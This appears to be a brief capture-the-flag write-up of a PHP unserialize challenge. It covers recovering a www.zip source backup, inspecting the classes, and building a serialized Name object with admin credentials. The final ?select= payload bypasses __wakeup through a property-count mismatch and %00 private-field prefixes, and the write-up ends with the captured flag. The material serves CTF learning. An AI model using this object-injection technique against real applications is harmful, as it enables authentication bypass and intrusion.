


Search and file backup


Using 

find




Goto <http://ca37728c-e6e1-4561-9332-8acc5032c9eb.node4.buuoj.cn:81/www.zip>

And download [www.zip](http://www.zip) and extract it get




See each php file

flag.php





index.php find




get input and unserialize it

class.php








here get the Name class and set username=’admin’ and password=100 then echo $flag

but in index.php the input is unserialize, so we should first serialize Name(‘admin’,100)

construct



then input is O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}

next should bypass \_\_wakeup()

set O:4:"Name":3:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}


Field names for private fields When serialized, both class and field names are prefixed with \0 (that is, %00)

set O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}

last input is

?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}

and get flag



flag{33ac5002-f924-4165-a2dc-ca6c46e786b5}